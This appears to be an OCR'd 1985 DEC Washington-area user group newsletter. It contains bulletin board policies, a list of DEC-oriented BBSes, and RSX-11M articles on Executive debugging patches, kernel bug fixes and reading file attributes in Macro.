(f) It shall be the responsibility of the SYSOP to develop or maintain a supplemental policy or procedure for the operation of the Bulletin Board consistent with the specific software in use. That supplement shall be submitted to the Chairman and approved by majority vote of the Steering Committee.

5. Location

(a) The system will normally be physically located at a facility convenient to and identified by the SYSOP, and any transfer of the system shall be approved by the Chairman.

(b) The system shall be accessible through a Washington, D.C. Metropolitan Dialing Area telephone exchange.

6. Hours of Operation

The system shall normally operate 24 hours a day, seven days a week except as required for maintenance. The system may be dedicated to electronic mail operations for a few hours each day.

7. Abuse of Access

The use of obscene or offensive language, the uploading of files containing confidential or proprietary material, or other irresponsible and inappropriate behavior shall result in the permanent loss of access privileges for the offending user or users.

8. Log-On Information

(a) At every login, the system shall display a message acknowledging:

- o WARUG as owner and primary sponsor of the bulletin board;
- o Digital Equipment Corporation for providing system hardware;
- o The SYSOP (and assistants, if any) by name; and

- o Such other providers of goods and/or services as may be deemed appropriate by the SYSOP.

(b) The following warning:

"Use of this bulletin board is a privilege that may be revoked without notice from those who knowingly violate local, State, or Federal laws or regulations or the policies of this system."

9. Acquiring an Account

Access to the system is available to all interested parties subject to the following rules:

(a) Each person desiring access must register by filling out a questionnaire the first time on the system. The SYSOP is responsible for checking the accuracy of the registration.

(b) No aliases shall be permitted on this system.

(c) Selected members may be given special access to certain message areas and/or file areas as necessary to perform their WARUG-related duties.

(d) The SYSOP shall establish access levels and time limits for each user, both before and after verification of registration information.

(e) At the discretion of the SYSOP, the user list will be periodically purged of users who have not called the system within a reasonable period. Message storage areas will be periodically purged of obsolete messages.

(f) Reimbursable accounts that may be established on the system, such as long-distance networks, shall be consistent with this policy and the software-specific policy of the bulletin board. The SYSOP shall provide the Treasurer of WARUG with such financial accounting as may be deemed appropriate by the Treasurer.

10. File Access

A primary purpose of the bulletin board is the sharing of public domain programs among interested users of DEC microcomputers.

(a) Selected software from WARUG's public-domain software library will be available on-line on the system. Because of the direct relationship between the WARUG library and the bulletin board, the WARUG Librarian shall be granted necessary system and file access privileges upon request.

(b) Selected material from the WARUG newsletter will be put on-line in order to encourage users to join WARUG.

(c) Additional public-domain software will be accepted from users. Software uploaded by users will not be made available for downloading until it has been checked for usability and content. This checking will be performed by the SYSOP and other responsible individuals.

(d) File areas shall be principally devoted to programs that run on DEC microcomputers. Other programs may be listed on a space-available basis.

11. Posting and Interpretation of These Policies

(a) These policies and procedures shall be published annually in the WARUG Newsletter and shall also be kept on line on the WARUG bulletin board.

(b) The SYSOP may refer questions of policy to the Chairman of WARUG, who may in turn refer the matter to the Steering Committee.

(c) Any ten members of WARUG may, by written petition to the Chairman, bring a question of bulletin board policy to a vote of the Steering Committee. A majority vote of the Committee shall be the final decision of the WARUG.

12. Ratification and Amendments

These policies shall become effective seven days following their approval by a voting majority of the WARUG Steering Committee. They may be amended at any time by a vote of two-thirds of the Steering Committee.

Adopted October 16, 1985
Effective October 23, 1985

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WHAT'S NEW ON THE WASH-A-RUG BBS

Here are some of the most recent additions to Wash-A-Rug:

File Area 2: Rainbow Specific

DED2.ARC	45384	Version 2 of the DED editor.
RBGIBM.DOC	22080	DEC discussion of Rainbow & IBM compatability (not new, but new on the board.)
SEDTV2.ARC	101120	This is the latest (MS-DOS only)

		version of SEDT.
STARTREK.ARC	42044	The original classic game.

File Area #9 - Fido Maintenance Utilities

DDOG.ARC	5225	Contains Rainbow-specific watchdog and sources

File Area #12 - User uploads

GAGS_103.ARC	137550	A generic adventure game generator
SPELLA.ARC	157703	A generic MS-DOS spelling checker the can be used with SEDT
DOSDOC.ARC	18256	Rainbow-specific Menu driven tour of MS-DOS internals
KEDT13.ARC	51511	Rainbow Specific. MS-DOS version of EDT (better than SEDT?)
XDIR.EXE	6682	Generic. List directories by extension.
STRING.COM	6912	Generic. Similar to the UNIX "strings" function.
GSX-PAS.ARC	11982	Rainbow specific. Turbo Pascal GSX Procedures
DOSKNOWS.EQE	4234	DEC specific. Displays interesting "internal" system statistics.
DJINN19		Useful utility with an unsusual and witty command structure
JOBSDUMP		Reasonably fast screen dump utility

Any or all of these programs can be downloaded from the Wash-A-Rug Bulletin Board (703) 359-6549. You can use Decmini, LCterm, Modem, or Kermit to access the board. Polycom will not work. These programs are also available on other DEC-related FIDOs around the country. For a comprehensive list, turn to the end of the PC section of the Newsletter.

Note to SYSOPs: Your comments on DEC and FIDO related matters are welcomed, as are lists of what is interesting on your BBS. Please send information in ASCII format to Caroline Mack, Wash-A-RUG FIDO, Net 109, Node 487.

==========

CONTACT LIST

==========

If you have a question about the hardware or software listed, feel free to call the persons below. Questions should be the sort that can be answered over the telephone in a few minutes. Contacts cannot be expected to act as consultants, nor can they be expected to return long distance phone calls. (Volunteers who would like to be added to the contact list should contact the editor with their name, specialties, and a phone number.)

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COMPUSERVE

Compuserve has an active group of DEC PC users. Compuserve subscribers can type GO PCS-16 at the ! prompt and select sub-area 6. A real time conference is held on Tuesday evenings. Also has a bulletin board and software area.

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DEC/RAINBOW ORIENTED BULLETIN BOARDS

Bulletin Boards are believed to be open 24 hours unless noted. Unless noted, all accept 300 and 1200 baud rates; some accept 2400 baud. This list of DEC-oriented bulletin boards may not be complete. Rob Elliot, of Illini Data, is a primary source of information on DEC-oriented boards. If there are changes or additions the list, please notify him.

(201) 750-3748	DEC-WARE II	107/2	Iselin, NJ	David Horowitz	
(203) 729-7569	Naugy Net	110/491	Naugatuck, CT	Vince Perriello	
(203) 795-0339	Surprise Pak	141/320	Orange, CT	David Hecht	
(203) 667-0076		142/214	Hartford, CT	Bill Uguire	has some Rainbow files
(203) 527-8864	Information Exch		Hartford, CT		(after 5 M-F, 24 h, S-S)
(212) 535-8924	DEC-WARE	107/1	New York, NY	Matt Kanter	
(213) 204-2996	Rainbow Data	102/101	Culver City, CA	Don Brauns	(CHARGES: $2.50/m, 6month min)
(213) 376-9567	Beach City RB	102/111	Redondo Beach, CA	Dan Cannon	
(213) 618-8454	DB Consultant	102/104	Torrance, CA	Glenn Bowes	(10pm-4am)
(213) 644-1963	Rainbow Brite	102/109	Hawthorne, Ca	Bruce Headly	
(213) 370-4113	Long Island RB	102/110	Lawndale, CA	George Underdahl	
(214) 392-1121	Big D Fido	124/10	Dallas, TX	Dennis Forcier	
(214) 696-1398	Begare Tech	124/2	Dallas, TX	Bronson Johnson	
(301) 776-2300	The Beauty Board	109/601	Laurel, MD	John Raum	
(302) 239-3969	Hubbin's Board	107/55	Hockessin, DE	Van Olmsted	
(305) 321-2369	Joe's Rainbow	118/46	Orlando, FL	Joe Clayton	
(312) 759-5402	Illini Data	115/100	Bolingbrook, IL	Rob Elliot	
(312) 490-9206	CAMPPUS/CARTS	115/123	Chicago, IL	Dave Gudewitz	(Chicago DEC PC Users Group)
(312) 649-3039	Spine-Fido	115/444	Chicago, IL	Vernon Keenan	(9pm-5am M-F, 24hours, S-S)
(314) 432-4129	DECUS Central	100/51	St. Louis, MO	Ken Kaplan	
(314) 726-3448	Mikes-Board	100/16	St. Louis, MO	Mike Mellinger	
(314) 576-2743	PC LUG	100/22	St. Louis, MO	Ken Kaplan	
(314) 962-0395	DCA BBS	100/17	St Louis, MO	Jon Wichman	
(315) 589-7361	Hitchhiker's Guide	107/23	Williamson, NY	Fritz Howard	
(403) 791-1486	NotQuiteFullDEC	17/28	Ft. McMurray, Alberta, CANADA	Don Thompson	
(408) 720-0629	Sam's Rainbow	10/610	Sunnyvale, CA	Sam Rogers	
(412) 247-4488	DEC-Pitt	129/14	Penn Hills, PA	Tom Wardle	
(412) 469-2468	DEC-User	129/15	Pleasant Hills, PA	John Vukovic	
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
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From the Editor

With the Spring Symposium just a few months away, it is time for the scheduled speakers to consider the Symposium Session Notes. All speakers will be contacted shortly.

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Installing Mousetraps in RSX-11M

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In tracking down the problem causing the corruption of location 4, it became necessary to develop a technique for installing Executive patches without re-building all privileged tasks on our system. This article documents how to make room for and install the mousetrap patches to monitor address 4 on all context switches caused by directive requests, interrupts, and returns to user mode. The basic monitoring idea implemented here was suggested by Ralph Stamerjohn and Ken Johnson in their seminar handbook on Crash Dump Analysis.

Our system environment at the time this work was done included a PDP-11/34a, with 256Kb of memory, running RSX-11M, V3.2, Autopatch E, mapped, multiuser. (The current release of RSX11-M V4.1 is still compatible with the changes described here.) In order to install executive patches one needs space in memory that 1) is accessible in Executive context at all times, and 2) will not change, destroying the patches. The only area of memory outside of the vectors, stack, and Exec code itself that satisfies requirement 1) is POOL. However, requirement 2) is not guaranteed unless some other steps are taken first. Examining the structure of the RSX11M.TSK file and its map, observe that the initialization code in module INITL is executed once and deallocated back to POOL, releasing the area occupied by INITL to be used as scratch space.

If there was a way to adjust the size of the memory that INITL deallocates, then the first part of POOL, starting at $POOL would be available for Executive patches. The only restriction is that the patches have to be made to RSX11M.SYS after a virgin system image has been SAV'ed and made bootable.

Following are the steps necessary to make 400 bytes of space available for Exec patches:

```
SET /UIC=[1,54]
PIP RSX11M.SYS/NV/CO/BL:498.=RSX11M.TSK
VMR @SYSVMR
```

Locate in INITL.LST the instruction

```
MOV  $SYBEG-SYSMG,R1
```

and note its relocatable address (RA). Find the base address (BA) of INITL in RSX11M.MAP. Then using ZAP, change the word in RSX11M.SYS that will reside at memory address BA + RA + 2. By reducing this word by 400 bytes, we will create a 400 byte patch area at the bottom of POOL when the exec is first booted and saved to disc.

Let BA = 1000(8) * BN + BY, where BN is a disc block number and BY is a byte in block. Then:

```
RUN $ZAP
ZAP>RSX11M.SYS/ABS <cr>
_BN+3:BY+RA/ <cr>
_<nnnnnn> 012701/ <cr>          ;This is the MOV #x,R1 opcode
_<nnnnnn>   mmmm/ mmmm-400 <cr> ;Reduce size of deallocation
_X <cr>                         ;Exit ZAP
```

Now boot the new executive:

```
BOO RSX11M
 .
 .
 .
>TIM <date and time>            ;Set time and date
>SAV /WB                        ;Save with a boot block
```

The system now has 400 bytes of space at the bottom of POOL available for patches to the Executive. This space will be non-zero (it used to be part of INITL), but fixed (it is not a part of POOL).

Now we turn our attention to deciding when the location 4 monitoring should be be done, and what patches should be installed. From Stamerjohn's handbook, the module SYSXT contains the routines that perform context switching to and from executive mode for directives and interrupts.

To monitor location 4, in the $DIRSV routine, the instructions

```
004715 CALL (R5)
000541 BR $DIRXT
```

can be replaced with

```
000137 JMP @ $POOL ; Absolute jump to mousetrap 1
$POOL
```

In the $INTSV routine, the instruction

```
042567 BIC (R5)+,PS
PS offset
```

can be replaced with

```
004737 JSR PC,@ $POOL+20 ; Absolute jump to mousetrap 2
$POOL+20
```

In the $DIRXT routine, the instructions

```
012604 MOV (SP)+,R4
012605 MOV (SP)+,R5
```

can be replaced with

```
000137 JMP @ $POOL+40 ; Absolute jump to mousetrap 3
$POOL+40
```

These enabling patches cause mousetrap routines in POOL to be executed for every directive call and interrupt, and before return to user mode. Next the actual mousetrap routines are designed for installation in POOL. Note that these routines use absolute addressing mode to reference locations in the executive.

```
                    ;
                    ; Mousetrap 1
                    ; Test for errors on Directive Entry to Executive
                    ;
$POOL+00   032737       BIT   #1,@#4      ; Test LSB of location 4
     +02   000001
     +04   000004
     +06   001401       BEQ   1$          ; If even, continue
     +10   000004       IOT               ; else, crash
     +12   004715  1$:  JSR   PC,(R5)     ; CALL (R5)    original
     +14   000137       JMP   @#$DIRXT    ; BR   $DIRXT  instruction
```

```
+16    $DIRXT
                ;
                ; Mousetrap 2
                ; Test for errors on Interrupt Entry to Executive
                ;
+20    042537       BIC    (R5)+,@#PS   ; Original Instruction
+22    177776
+24    032737       BIT    #1,@#4       ; Test LSB of location 4
+26    000001
+30    000004
+32    001401       BEQ    2$           ; If even, continue
+34    000004       IOT                 ; else, crash
+36    000207 2$:   RTS    PC           ; Return to caller
                ;
                ; Mousetrap 3
                ; Test for errors on Executive exit back
                ; to user mode
                ;
+40    012604       MOV    (SP)+,R4     ; Original
+42    012605       MOV    (SP)+,R5     ; instructions
+44    032737       BIT    #1,@#4       ; Test LSB of location 4
+46    000001
+50    000004
+52    001401       BEQ    3$           ; If even, continue
+54    000004       IOT                 ; else, crash
+56    000002 3$:   RTI                 ; Return back to user mode
```

Using ZAP, the mousetrap patches shown above can be installed in RSX11M.SYS starting at $POOL. These patches are then resident in memory each time the system is bootstrapped. The enabling patches shown above should not be installed permanently with ZAP. In case of a ZAP patching error, you will have corrupted the only bootable exec on the disc. The error will be in such a basic area of the exec that it will be impossible to complete booting the system.

To start monitoring the content of location 4, first re-boot the system to load the mousetrap code into memory. Next, halt the processor, and manually insert the enabling patches into memory using the programmer's console. Then continue the processor, and if location 4 is found to be odd at any context switch, the system will IO trap to XDT. If the PC is at $POOL+12, the current user task (which must be privileged) corrupted location 4. A PC at $POOL+36 indicates location 4 was odd at an interrupt, while $POOL+56 indicates location 4 was corrupted by the exec, a device driver, or the current privileged program while running in system state.

Executive Stack Overflow Detection Bug

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During SYSGEN the user is asked for the highest interrupt vector to be used by his system configuration. At our site, we answer this question with a number higher than the standard DEC default of 400, to indicate that we wish to use interrupt vectors in the range 400 - 774 for our own devices. The value supplied by the user, or computed by SYSGEN, is available in the RSXMC.MAC Exec assembly prefix file as the symbol V$$CTR=xxx.

A problem exists in the Exec module SSTSR at address $TRP04. The Exec compares the stack pointer to a constant 400 (octal), rather than the value V$$CTR. This permits all the interrupt vectors in the user area to be destroyed before an Executive stack limit violation is detected by the software. The suggested repair is to do the following:

1. Change SSTSR from:

```
$TRP04: CMP SP,#400
```

   to:

```
$TRP04: CMP SP,#V$$CTR
```

2. At SYSGEN, for target machine types with stack limit registers in hardware (11/70, etc), require that if the user specifies a value for V$$CTR, it be evenly divisible by 400 (octal). The resulting value can then be used to hardware protect the user device interrupt vectors during Executive initialization (INITL module), and in the SAV processor at boot time, with the following instruction:

```
MOV  V$$CTR-400,@ 177774
```

   Note that a stack limit register content of zero corresponds to 400 (octal).

This problem was SPR'ed to DEC on 15 July 1982 as Corporate SPR 11-47875. The problem existed in V3.2, V4.0 and V4.1, and has NOT YET BEEN FIXED! Following is DEC's response.

"Thank you very much for bringing this problem to our attention and providing us with the corrections. We shall seriously consider incorporating this change into the operating system for a future

release. The main obstacle is to determine what we do for PDP-11 processors without stack limit registers (e.g. PDP-11/24). In the meantime, your correction can be easily incorporated into ypur system by ZAPping your system with V$$CTR in routine $TRP04, and modifying the stack limit register with the appropriate value with the MCR OPEn command, or a privileged task."

"The stack violation is detected in two Executive modules: routine $TRP04 in module SSTSR, and module EXDBT (the Executive Debugging Tool). Interestingly enough, the Executive Debugging Tool uses the symbol V$$CTR, rather than the constant 400(8), in determining whether a stack overflow has occurred."

Interestingly enough, in the last 3 years, DEC has not SERIOUSLY considered this problem to make a simple one line source change to SSTSR at $TRP04 so that the Executive can detect stack overflow without first destroying the high interrupt vectors. True, determining whether a particular processor has a stack limit register may be difficult to figure out, but a simple one line edit to an existing source file shouldn't be too difficult.

RSX-11M Scheduling of Shuffler May Crash System

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RSX-11M V4.1 (up to and including Update E) appears to have a serious bug in the scheduling of the shuffler. I haven't checked to see if this problem exists in earlier versions. This problem does not apply to M-PLUS. I have reported the problem to DEC and just SPR'd it.

The RSX scheduling module REQSB makes the serious mistake of putting shuffler's TCB address in the syscom variable $RQSCH (by calling $SETCR) whether or not shuffler is currently active. At a later time, $DIRXT tries to make it the currently active task. If shuffler is not active, it tries the next task in the active task list. Unfortunately, shuffler isn't in the active task list.

Most of the time, shuffler has a leftover pointer that points back to something in the active task list. Sometimes it luckily runs into a zero pointer and thinks it's at the end of the active task list. Once in a while (every few days on one of our systems), it pointed to a removed TCB which now contained garbage. Eventually the system crashed with an odd address.

A simple way to avoid the problem is to FIX shuffler in memory. The code in REQSB still puts shuffler's TCB address in $RQSCH, but then checks to see if shuffler is active. If not, it makes it active (immediately since it is FIXed) and puts it in the active task list.

DEC supplied this solution to the problem. However, we seem to disagree what the problem is.

So far, DEC has claimed that the problem is that we put shuffler in a system-controlled partition SYSPAR, that the note on p. 4-35 says it cannot be in a system-controlled partiton, and that's why it crashes. First, we didn't put shuffler in SYSPAR. By default, sysgen put it there to share with MCR. Second, SYSPAR is most definitely a user-controlled (TASK) partition.

We don't have this problem on several other systems. The reason is that we usually run a non-exiting program at a priority just under shuffler. Shuffler's active task list pointer (T.ACTL in the TCB) always points to it, so everything's ok. In our system that kept crashing, we had ...xxx tasks at the next priority level under shuffler. If we had a second copy of a transaction running (xxxTnn), it has a temporary TCB created from pool. If shuffler exits while pointing to a temporary TCB, and we reused that pool area (e.g., for an intertask message), then the next time shuffler is requested, $DIRXT follows shuffler's link to garbage.

Possible Solutions:

1. FIX shuffler in memory. Change sysgen so this is the default. Change the note on p. 4-35 to say that shuffler must be FIXed in memory.

2. Change the code in REQSB so that shuffler's TCB address is put into $RQSCH only if it is active (or becomes active immediately). This probably means putting it in, then overwriting with something else (like $ACTHD) if it doesn't end up in the active task list.

3. Don't put shuffler in $RQSCH at all. It'll probably become scheduled soon anyway.

4. Put $ACTHD in $RQSCH to force a full rescan.

#4 is the most general and simple solution (at the cost of a little extra cpu usage when it happens). Personally, I will always FIX shuffler in nemory from now on.

Reading File Attributes

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Recently a user here had an application where it was necessary for a program to determine the creation date of a file. Some suggestions like spawning PIP do to a listing into a file and then reading the file seemed too cumbersome. Opening the Index file for the device and reading the file header was likewise too cumbersome (and too likely to accidentally corrupt the file structure!). Since PIP and SRD can find the creation date without doing these things, there must be a better way to do this, and there is. It's a QIO to the Files-11 ACP which will allow you to retrieve file attributes: it is in the documentation, but I found that the documentation was at first a little difficult to understand. Now that I've figured out how it works I have sample programs in Macro and Fortran which I believe make the interface easier to understand.

Basically, you can retrieve file attribute information by making a simple request to the ACP: though a QIO is normally thought of as transferring data to or from a physical device, there is no reason why it can't retrieve information from another piece of software. I surmize that DEC chose the QIO interface as the method of doing this as it is well known and easy to use.

DEC documents the interface in the RSX-11M/M-Plus I/O Drivers Reference Manual, Appendix C. Section C.1.2 lists the attributes which may be read, and table C-1 gives the attribute type codes and lengths: one of my stumbling points was spending some time trying to find where the symbols for these attributes were defined. Normally, DEC defines symbols for important values and offsets and you use the symbols: that way, if the offset or value ever changes, you get the new values when re-assembling or re-taskbuilding. After a fairly exhaustive search, I have

concluded that there are no DEC definitions for the attribute types listed in C.1.2.1 or in table C-1, and you must define them yourself. Table C-4 lists the functions available and which parameters in the QIO must be present, which are optional, and which MUST be blank: section C.1 shows the parameter list itself. You may also want to look in the IAS/RSX-11 I/O Operations Reference Manual Appendix F, which shows the File Header Block format: the attributes I am reading (creation date) and many other attributes come from this block. Appendix B of this manual shows the Filename Block, which you will need if you want to retrieve the attributes of a file without accessing the file itself. This will require other ACP (or FCS or RMS) functions such as finding a name in a directory, which are in the same document as reading attributes. My other biggest difficulty in understanding this document was the lack of examples: I always find it much easier to understand something when I can see a sample program. This is the primary motivation behind my writing this article. (I did derive some benefit by looking at the source code for SRD, which is on the RSX SIG tapes. It does a read attributes to get creation dates and other information.)

There are other functions you can perform with ACP QIOs such as opening and deleting files and entering names in directories, but I strongly reccomend that you use normal FCS or RMS access unless you absolutely positively need to do something that can't be done elsewhere, as you can foul the directory structure by entering names of files which don't exist, etc. Reading the attributes of an open file is a very simple operation, however, and if you are using the file anyway, or open it for read only, your chances of corrupting anything are very small.

You can retrieve information on a file by locating it in a directory, and filling some information about it into a file descriptor block. If, however, you are already accessing the file (you already have it opened on a given LUN), then it is very much easier to retrieve the file attributes as you simply issue a QIO on the same LUN: F11ACP can then determine which file you have open on that LUN and return the appropriate information. As this is much the easiest alternative (and it is what my user wanted), this is what my examples show.

The Macro sample program prompts a user for a file name, attempts to open that file (read-only and shared), and then retrieves that file's creation and revision dates and displays them. The actual attribute retrieval only takes two or three lines of code: the rest of the program is just the human interface.

```
########.TITLE  RAT      Read Attributes
        .IDENT  /V1.0/
;
;       Try out QIO interface to F11ACP to read file attributes
;
;       B. Z. Lederman        Final version 9-Jul-85
```

```
        .MCALL  QIOW$S, EXIT$S, GCML$,  GCMLB$, OPEN$R, CLOSE$
        .MCALL  CSI$,   CSI$1,  CSI$2
        .MCALL  FSRSZ$, FDBDF$, FDAT$A, FDRC$A, FDOP$A, FINIT$

        .PSECT  RWDAT, D, RW

        FSRSZ$  2,, RWDAT       ; one test file, one command file

TSTFDB: FDBDF$                  ; file whose attributes will be obtained
        FDAT$A                  ; attributes will come from file
        FDRC$A  , BUFA, 512.    ; specify buffer
        FDOP$A  1, CSIBLK+C.DSDS,, FO.RD!FA.SHR, FA.ENB!FA.DLK

BUFA:   .BLKB   512.

GCL:    GCMLB$  1, RAT,, 2      ; Get Command Line stuff

        CSI$                    ; define CSI stuff
        .EVEN
CSIBLK: .BLKB   C.SIZE
        .EVEN

; The folloing FID block is used for some ACP QIO's, but is not needed
;  if Read Attributes is done on an already open file.  If the file
;  was not open, this block would have to be filled in with the File
;  ID by obtaining that file's directory entry or similar means.

FIDBLK: .BLKW   3               ; File Identification Block

; Define some constants for the attribute list.  The attribute type
;  and size are listed in documentation but are not defined by
;  any prefix file or macro.

I.CRDT = -15                    ; get creation date (and revision date)
ATRSIZ = 43                     ; maximum buffer needed

; Create an attribute list.  The QIO sends this list to the ACP, which
;  then retrieve the desired attributes.  There can be more than one
;  attribute in the list, but only one is shown here.

ATRLST: .BYTE   I.CRDT, ATRSIZ  ; Attribute List
        .WORD   ATRBUF
        .BYTE   0, 0            ; terminate list with zeroes.

; A buffer is needed to hold the attributes when they are retrieved.

ATRBUF: .BLKB   2               ; skip space
        .BLKB   ATRSIZ          ; space for buffer
        .EVEN

IOSB:   .BLKW   2               ; I/O status block

        .PSECT  CODE, I, RO
```



```
; The code retrieves a file specification from the command line. There
; is little error checking because this program is just to demonstrate
;  the read attributes stuff

START:
        FINIT$                  ; initialize FCS stuff
        GCML$   #GCL            ; get command line
        BCC     10$             ; C clear is sucess
        JMP     EXIT            ; Get command line error (or Control-Z)
10$:
        MOV     GCL+G.CMLD+2, CSIBLK+C.CMLD+2 ; move address of buffer
        MOV     GCL+G.CMLD, CSIBLK+C.CMLD     ; move length of buffer
        CSI$1   #CSIBLK         ; parse out command line
        BCC     20$             ; branch if o.k.
        JMP     EXIT            ; quit if error
20$:
        CSI$2   , OUTPUT        ; parse out a file name
        BCC     30$             ; continue if o.k.
        JMP     EXIT            ; branch if error
30$:
        OPEN$R  #TSTFDB         ; open file for read
        BCC     40$             ; branch if open worked
        JMP     EXIT            ; open error

; The file is now accessed, so we don't need an FDB or name
;  block to get attributes: simply issue a QIO on the same LUN
;  as the open file

40$:    QIOW$S  #IO.RAT, #1, #1,, #IOSB,, <, #ATRLST> ; get attributes
        MOVB    IOSB, R1        ; get error from QIOW$S
        BGE     50$             ; branch if no error
;
; This code prints out the I/O error from the QIO so we can see
;  what went wrong.
;
        MOV     #BUFA, R0       ; address of output buffer
        MOVB    #' , (R0)+      ; put in a blank space
        CLR     R2              ; suppress leading zeroes
        CALL    $CBDSG          ; convert to decimal error number
        SUB     #BUFA, R0       ; get length of output data
        QIOW$S  #IO.WLB, #5, #5,,,, <#BUFA, R0, #40> ; output error
        BR      60$             ; try again

; ATRBUF now contains the revision level (binary), and the revision date,
;  revision time, creation date, and creation time in ASCII (and other
;  stuff following which I'm not interested in).  The original data will
;  be left alone, and it will also be copied over with dashes and colons
;  in it just to make it easier to read.

50$:    MOV     #ATRBUF, R0     ; Address of output buffer for EDMSG
        MOVB    #' , (R0)+      ; move blank (over revision level)
        MOVB    #' , (R0)+      ; move blank space
        MOV     R0, R1          ; address of input data (revision date)
```

```
